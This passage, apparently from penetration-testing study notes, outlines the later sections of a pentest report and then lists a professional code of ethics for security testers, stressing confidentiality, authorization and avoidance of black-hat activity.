  - For example, what information was provided at the beginning of the test, who participated in the scoping, and the members of the teams.
- Ranking vulnerabilities based on business goals and needs
  - With business-related information, the role of the system with vulnerability can be inferred and this information can help create a realistic criticality of the vulnerability.
- Defining the processes and tasks employed during each phase
  - Explain the tools, tactics, strategies, or any relevant process that were used to determine a vulnerability's existence and the potential exposure level.
- Recommendations
- Exceptions and Limitations
  - Each limitation must be detailed as well as the impact of the restriction on the test.
- Final analysis
  - Explain the potential vulnerabilities that could exist and possibly be identified if there had been fewer limitations.
  - Offer insights of risk based on the entire experience of the test
- Conclusion

Code of Ethics

Code of Ethics

- **Keep private and confidential information gained in your professional work.**
- **Protect the intellectual property of others by relying on your own innovation and efforts.**
- **Disclose to appropriate persons or authorities potential dangers to any ecommerce clients, the Internet community, or the public.**
- **Provide service in your areas of competence, being honest and forthright about any limitations of your experience and education.**
- **Never knowingly use software or process that is obtained or retained either illegally or unethically.**
- **Not to engage in deceptive financial practices such as bribery, double billing, or other improper financial practices.**
- **Use the property of a client or employer only in ways properly authorized, and with the owner's knowledge and consent.**
- **Disclose to all concerned parties those conflicts of interest that cannot reasonably be avoided or escaped.**
- **Ensure good management for any project you lead, including effective procedures for promotion of quality and full disclosure of risk.**
- **Learn new knowledge by constant study, share the lessons of your experience, and promote public awareness of security.**

- **Conduct oneself in the most ethical and competent manner** when soliciting professional service or seeking employment, thus meriting confidence in your knowledge and integrity.
- **Ensure ethical conduct and professional care** at all times on all professional assignments without prejudice.
- **Not to neither associate with malicious hackers nor engage in any malicious activities.**
- **Not to purposefully compromise** or allow the client organization's systems to be compromised in the course of your professional dealings.
- Ensure all penetration testing activities are **authorized and within legal limits**.
- **Not to take part in any black hat activity** or be associated with any black hat community that serves to endanger networks.
- **Not to be part of** any underground hacking community for purposes of **preaching and expanding black hat activities**.
- **Not to make inappropriate reference** to the certification or misleading use of certificates, marks or logos in publications, catalogues, documents or speeches.
- **Not convicted in any felony, or violated any law of the land.**